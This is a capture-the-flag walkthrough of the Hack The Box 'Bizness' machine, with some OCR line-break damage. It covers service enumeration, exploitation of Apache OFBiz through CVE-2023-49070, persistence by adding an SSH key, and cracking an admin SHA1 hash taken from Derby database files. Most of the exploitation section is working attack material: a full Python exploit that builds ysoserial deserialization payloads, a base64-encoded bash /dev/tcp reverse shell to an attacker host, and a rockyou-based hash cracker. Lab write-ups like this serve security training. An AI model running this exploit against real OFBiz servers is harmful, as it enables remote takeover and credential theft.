
Bizness



IP: 10.129.13.17

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Bizness
cd ~/HTB/Boxes/Bizness

# Open a tmux session
tmux new -s Bizness

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Bizness
workspace Bizness
setg LHOST 10.10.14.142
setg LPORT 1337
setg RHOST 10.129.15.15
setg RHOSTS 10.129.15.15
setg SRVHOST 10.10.14.142
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A -p 22,80 10.129.13.17 -oN Bizness.nmap
```

Hosts

```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose
-------        ---  ----  -------  ---------  -----  -------
10.129.13.17                Linux               5.X    server
```

Services

```
Services
========

host          port  proto  name      state  info
----          ----  -----  ----      -----  ----
10.129.13.17  22    tcp    ssh       open   OpenSSH 8.4p1 Debian
10.129.13.17  80    tcp    http      open   nginx 1.18.0
10.129.13.17  443   tcp    ssl/http  open   nginx 1.18.0
```

Gaining Access

In my nmap results I am able to see there is a redirect from 10,129.13.17 to bizness.htb

Screenshot Evidence

```
80/tcp  open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
443/tcp open  ssl/http nginx 1.18.0
```

I added that to my /etc/hosts file

```
# OPen File for Editing
vim /etc/hosts
# ADD LINE
10.129.13.17    bizness.htb
```


Screenshot Evidence

```
┌──(tobor㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.13.17    bizness.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


I am now able to view the website

Screenshot Evidence



When visiting the site I notice I have a JSESSIONID which appears to be a file of type .jvml
The only info I could find on jvml is tha is stands for Java Virutal Machine Language but I struggled to find information on it in the context of a JSESSION cookie
My best assumption is the jsession id is verified by execution a Java program that returns some kind of response

Screenshot Evidence



The subscribe button sends a POST request with “email” as the data filed

Screenshot Evidence

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: bizness.htb
3  Cookie: JSESSIONID=6895996A11E59AD38C89A08FF94ECD9F.jvm1
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
   webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 6
10 Origin: https://bizness.htb
11 Referer: https://bizness.htb/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 email=
```

Looking at the contactform.js file I can see that a regular expression is used to verify the email address field as well as a minimum length checker

Screenshot Evidence

contactform.js ✕ main.js sandbox eval code

```
    emailExp = /^[^\s()<>@,;:\/]+@\w[\w\.-]+\.[a-z]{2,}$/i;

  f.children('input').each(function() { // run all inputs

    var i = $(this); // current input
    var rule = i.attr('data-rule');

    if (rule !== undefined) {
      var ierror = false; // error flag for current input
      var pos = rule.indexOf(':', 0);
      if (pos >= 0) {
        var exp = rule.substr(pos + 1, rule.length);
        rule = rule.substr(0, pos);
      } else {
        rule = rule.substr(pos + 1, rule.length);
      }

      switch (rule) {
        case 'required':
          if (i.val() === '') {
            ferror = ierror = true;
          }
          break;

        case 'minlen':
          if (i.val().length < parseInt(exp)) {
            ferror = ierror = true;
          }
          break;

        case 'email':
          if (!emailExp.test(i.val())) {
            ferror = ierror = true;
          }
          break;

        case 'checked':
```

I noticed in this file that the action when successfully verified calls contactform/contactform.php along with how to define a POST request

Screenshot Evidence

```
  if (ferror) return false;
  else var str = $(this).serialize();
  var action = $(this).attr('action');
  if( ! action ) {
    action = 'contactform/contactform.php';
  }
  $.ajax({
    type: "POST",
    url: action,
    data: str,
    success: function(msg) {
      // alert(msg);
      if (msg == 'OK') {
        $("#sendmessage").addClass("show");
        $("#errormessage").removeClass("show");
        $('.contactForm').find("input, textarea").val("");
      } else {
        $("#sendmessage").removeClass("show");
        $("#errormessage").addClass("show");
        $('#errormessage').html(msg);
      }
```

All HTML methods to this page redirect me to the home page so I started a URL discovery looking for PHP extensions

```
# Command Executed
ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u https://bizness.htb/FUZZ -H 'User-Agent: User-Agent Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0' -c --fw 1 -e .php -recursion
```

The fuzz discovered a login page for multiple areas
LINK: https://bizness.htb/manufacturing/control/main
LINK: https://bizness.htb/catalog/control/main
LINK: https://bizness.htb/example/control/main
LINK: https://bizness.htb/myportal/control/main
LINK: https://bizness.htb/sfa/control/main
LINK: https://bizness.htb/facility/control/main
LINK: https://bizness.htb/ebay/control/main

Screenshot Evidence


An Apache error was returned at one of the links telling me Nginx and Apache are being used to host sites on the same port at different URLs
LINK: https://bizness.htb/tomahawk/
LINK: https://bizness.htb/bluelight/

Screenshot Evidence


A web tools login page was found
LINK: https://bizness.htb/webtools/control/main

An error message is returned providing a username and password but these do not work for logging into the site

Screenshot Evidence



LINK: https://bizness.htb/webtools/control/login
Screenshot Evidence Credentials dont work



Clicking the login link redirected me to the same location for registed users
LOGIN: https://bizness.htb/webtools/control/checkLogin

I can see the site is Release Version 18.12 by the footer
Screenshot Evidence


I searched exploit db for exploits but none of the results were current for release 18.12

```
# Command Executed
searchsploit ofbiz
```

A Google search for "**ofbiz exploit**" returned a more recent result for **CVE-2023-49070**
CVE: https://nvd.nist.gov/vuln/detail/CVE-2023-49070
REFERENCE: https://www.bleepingcomputer.com/news/security/apache-ofbiz-rce-flaw-exploited-to-find-vulnerable-confluence-servers/
PROOF OF CONCEPT: https://nvd.nist.gov/vuln/detail/CVE-2023-49070

The PoC README verifies the version is susceptible to the PoC

Screenshot Evidence



I attempted to execute the exploit

```
# Command Executed
git clone https://github.com/abdoghazy2015/ofbiz-CVE-2023-49070-RCE-POC.git
cd ofbiz-CVE-2023-49070-RCE-POC
sudo apt-get -y install openjdk-11-jre
java -version
sudo update-alternatives --config java
# 1 selected Java 11 for me
wget https://github.com/frohoff/ysoserial/releases/latest/download/ysoserial-all.jar

python3 exploit.py https://bizness.htb/ rce "curl 10.10.14.128"
```

I was able to successfulyl gain RCE

Screenshot Evidence

I rewrote the python exploit adding a shell. I needed to reset the machine for the exploit to work

Contents of ex.py

```
import requests, sys, subprocess,base64,urllib3,os
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

headers = {
    'Content-Type': 'application/xml'
}

def
rce(url,arg):
```

```
    try:
        payload=subprocess.check_output(["java","-jar","ysoserial-all.jar","CommonsBeanutils1",arg])
    except:
        sys.exit("""
        Command didn't executed, please make sure you have java binary v11
        this exploit tested on this env
        openjdk version "11.0.17" 2022-10-18
        OpenJDK Runtime Environment (build 11.0.17+8-post-Debian-2)
        OpenJDK 64-Bit Server VM (build 11.0.17+8-post-Debian-2, mixed mode, sharing)
        """)


    base64_payload=base64.b64encode(payload).decode()
    xml_data = '''<?xml version="1.0"?>
    <methodCall>
        <methodName>RCE-Test</methodName>
        <params>
            <param>
                <value>
                    <struct>
                        <member>
                            <name>rce</name>
                            <value>
                                <serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">
                                %s
                                </serializable>
                            </value>
                        </member>
                    </struct>
                </value>
            </param>
        </params>
    </methodCall>
    '''%base64_payload
    r=requests.post(url+"webtools/control/xmlrpc;/?
USERNAME=Y&PASSWORD=Y&requirePasswordChange=Y",data=xml_data,headers=headers,verify=False)
    if "java.lang.reflect.InvocationTargetException" in r.text:
        print("Exploit Completed Successfully !")
    else:
        print("Not Sure Worked or not ")



def dns(url,arg):
    try:
        payload=subprocess.check_output(["java","-jar","ysoserial-all.jar","URLDNS",arg])
    except:
        sys.exit("""
        Command didn't executed, please make sure you have java binary v11
        this exploit tested on this env
        openjdk version "11.0.17" 2022-10-18
        OpenJDK Runtime Environment (build 11.0.17+8-post-Debian-2)
        OpenJDK 64-Bit Server VM (build 11.0.17+8-post-Debian-2, mixed mode, sharing)
        """)
    base64_payload=base64.b64encode(payload).decode()
    xml_data = '''<?xml version="1.0"?>
    <methodCall>
        <methodName>Dns</methodName>
        <params>
            <param>
                <value>
                    <struct>
                        <member>
                            <name>rce</name>
                            <value>
                                <serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">
                                %s
                                </serializable>
                            </value>
                        </member>
                    </struct>
                </value>
            </param>
        </params>
    </methodCall>
    '''%base64_payload
    r=requests.post(url+"webtools/control/xmlrpc;/?
USERNAME=Y&PASSWORD=Y&requirePasswordChange=Y",data=xml_data,headers=headers,verify=False)
```

```
    if "No such service" in r.text:
        print("Exploit Completed Successfully !")
    else:
        print("Not Sure Worked or not ")

def shell(url,arg):
    try:
        ip=arg.split(":")[0]
        port=int(arg.split(":")[1])
        rev_shell_command="bash -i >& /dev/tcp/{ip}/{port} 0>&1".format(ip=ip,port=port)
        encoded_rev_shell_command=base64.b64encode(rev_shell_command.encode()).decode()
        rev_shell1='bash -c echo${IFS}%s|base64${IFS}-d|bash'%encoded_rev_shell_command
        rce(url,rev_shell1)

    except:
        sys.exit("Please make sure from data")


def main():

    if not len(sys.argv) > 3:
        sys.exit("""
                Usage:
                python3 exploit.py target_url rce command
                python3 exploit.py target_url dns dns_url
                python3 exploit.py target_url shell ip:port
                """)

    if not os.path.exists("ysoserial-all.jar"):
        sys.exit("ysoserial-all.jar file must be in the same directory")

    target_url=str(sys.argv[1])
    action=str(sys.argv[2])
    arg=str(sys.argv[3])
    if not target_url.endswith("/"):
        target_url=target_url+"/"
    if not target_url.startswith("http://") and not target_url.startswith("https://"):
        sys.exit("""
                Please Enter a Valid target_url
                Ex: https://example.com
                """)

    if action == "rce":
        rce(target_url,arg)
    elif action == "dns":
        if not arg.startswith("http://") and not arg.startswith("https://"):
                    sys.exit("""
                Please Enter a Valid dns url
                Ex: https://example.com
                """)
        dns(target_url,arg)

    elif action == "shell":
        shell(target_url,arg)
    else:
        sys.exit("""
        Usage:
        python3 exploit.py target_url rce command
        python3 exploit.py target_url dns dns_url
        python3 exploit.py target_url shell ip:port
        """)


main()
```

I executed the exploit and I was then able to read the user flag

```
# Command Executed
python3 ex.py https://bizness.htb shell 10.10.14.142:1337
```

Screenshot Evidence Command Executed

```
┌──(root㉿kali)-[/home/tobor/HTB/ofbiz-CVE-2023-49070-RCE-POC]
└─# python3 ex.py https://bizness.htb shell 10.10.14.128:1337
Not Sure Worked or not
```

Screenshot Evidence Shell

```
ofbiz@bizness:~$ cat user.txt
cat user.txt
57b0556d428855e2dfb90fb5e50def28
ofbiz@bizness:~$ id
id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
ofbiz@bizness:~$ hostname
hostname
bizness
ofbiz@bizness:~$ hostname -I
hostname -I
10.129.14.2 dead:beef::250:56ff:feb0:bf02
ofbiz@bizness:~$ |
```

For persistence I added my SSH key to the authorized keys file of the user

```
# Command Executed
mkdir ~/.ssh
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBK+swmWqU3X8ZO9m7TAv6bNc7P29s7I2D9GFhVnKS1k root@kali' >> ~/.ssh/
authorized_keys
```

I could then SSH in as ofbiz

```
# Command Executed
ssh ofbiz@bizness.htb -i ~/.ssh/id_ed25519
```

Screenshot Evidence

```
┌──(root㉿kali)-[/home/tobor/HTB/ofbiz-CVE-2023-49070-RCE-POC]
└─# ssh ofbiz@bizness.htb -i ~/.ssh/id_ed25519
The authenticity of host 'bizness.htb (10.129.14.2)' can't be established.
ED25519 key fingerprint is SHA256:Yr2plP6C5tZyGiCNZeUYNDmsDGrfGijissa6WJo0yP
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bizness.htb' (ED25519) to the list of known hosts
Enter passphrase for key '/root/.ssh/id_ed25519':
Linux bizness 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ofbiz@bizness:~$
[HTB] 0:openvpn  1:msf  2:ssh* 3:bash-
```

USER FLAG: 57b0556d428855e2dfb90fb5e50def28

PrivEsc

In my enumeration I discovered and interesting application called Derby which can be used by Apache as a Java database (RDBMS).
This must be where database information is stored as there are no SQL servers on the server

```
# Command Executed
ls -la /opt/ofbiz/runtime/data/derby
```

Screenshot Evidence

```
ofbiz@bizness:~$ ls -la /opt/ofbiz/runtime/data/derby
total 24
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Dec 21 09:15 .
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 09:15 ..
-rw-r--r-- 1 ofbiz ofbiz-operator 2320 Jan  7 11:21 derby.log
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jan  7 11:21 ofbiz
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jan  7 11:21 ofbizolap
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jan  7 11:21 ofbiztenant
ofbiz@bizness:~$
[Bizness] 0:openvpn  1:msf- 2:ssh*
```

Derby uses .dat files for storing information which I found saved at **/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/**
There are a ton of dat files

```
# Command Executed
find /opt/ofbiz -type f -name '*.dat' 2>/dev/null
```

Screenshot Evidence

```
ofbiz@bizness:~$ find /opt/ofbiz -type f -name '*.dat' 2>/dev/null
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c10001.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c7161.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c12fe1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cf4f1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cc3f1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cc581.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c11601.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c9151.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c101.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cebd1.dat
```

I grepped these files for the password string and returned a SHA1 hash result

```
# Command Executed
strings /opt/ofbiz/runtime/data/derby/ofbiz/seg0/* | grep -i password
```

Screenshot Evidence

```
ofbiz@bizness:~$ strings /opt/ofbiz/runtime/data/derby/ofbiz/seg0/* | grep -i password
password
SYSCS_RESET_PASSWORD
SYSCS_RESET_PASSWORD
password
SYSCS_MODIFY_PASSWORD
SYSCS_MODIFY_PASSWORD
password
SYSCS_RESET_PASSWORD
SYSCS_MODIFY_PASSWORD
                        <td align='left'><span>Password: </span></td>
                         <td align='left'><input type="password" class='inputBox' name=
"PASSWORD" autocomplete="off" value="" size="20"></td>
                  <div><a href="<@ofbizUrl>/forgotpasswd</@ofbizUrl>">Forgot Password?<
/a></div>
  <#if autoUserLogin?has_content>document.loginform.PASSWORD.focus();</#if>
        <Password>${password}</Password>
!Change Password Template Location
!Forget Password Template Location
Retrieve Password
                <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp=
"2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled=
"Y" hasLoggedOut="N" lastUpdatedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="202
3-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/>
```

The hash format is not a discovered type by hashid and does not have a value I could find associated with John or Hashcat
To crack the hash I need to first convert the hash using the same method the application does and compare the result to the hash value I have
I did this using python

At line 49 in https://github.com/apache/ofbiz/blob/trunk/framework/base/src/main/java/org/apache/ofbiz/base/crypto/HashCrypt.java I get how the SHA1 hash is encrypted

At line 53 in https://github.com/apache/ofbiz/blob/trunk/framework/base/src/main/java/org/apache/ofbiz/base/crypto/HashCrypt.java I get the number of PBKDF2 iterations
At line 247 in https://github.com/apache/ofbiz/blob/trunk/framework/base/src/main/java/org/apache/ofbiz/base/crypto/HashCrypt.java I get the salt value which is randomly generated

Contents of Python Script

```
#!/usr/bin/env python3
import hashlib
import base64
import os
from tqdm import tqdm

class PasswordEncryptor:
    def __init__(self, hash_type="SHA", pbkdf2_iterations=10000):

        self.hash_type = hash_type
        self.pbkdf2_iterations = pbkdf2_iterations

    def cbytes(self, salt, value):

        if not salt:
            salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
        hash_obj = hashlib.new(self.hash_type)
        hash_obj.update(salt.encode('utf-8'))
        hash_obj.update(value)
        hashed_bytes = hash_obj.digest()
        result = f"${self.hash_type}${salt}$
{base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')}"
        return result

    def get_encrypted_bytes(self, salt, value):

        try:
            hash_obj = hashlib.new(self.hash_type)
            hash_obj.update(salt.encode('utf-8'))
            hash_obj.update(value)
            hashed_bytes = hash_obj.digest()
            return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
        except hashlib.NoSuchAlgorithmException as e:
            raise Exception(f"Error while computing hash of type {self.hash_type}: {e}")

hash_type = "SHA1"
salt = "d"
search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
wordlist = '/usr/share/wordlists/rockyou.txt'
encryptor = PasswordEncryptor(hash_type)
total_lines = sum(1 for _ in open(wordlist, 'r', encoding='latin-1'))

with open(wordlist, 'r', encoding='latin-1') as password_list:
    for password in tqdm(password_list, total=total_lines, desc="Processing"):
        value = password.strip()

        hashed_password = encryptor.cbytes(salt, value.encode('utf-8'))

        if hashed_password == search:
            print(f'Found Password:{value}, hash:{hashed_password}')
            break  # Stop the loop if a match is found
```

I was then able to crack the hash
PASSWORD: monkeybizness

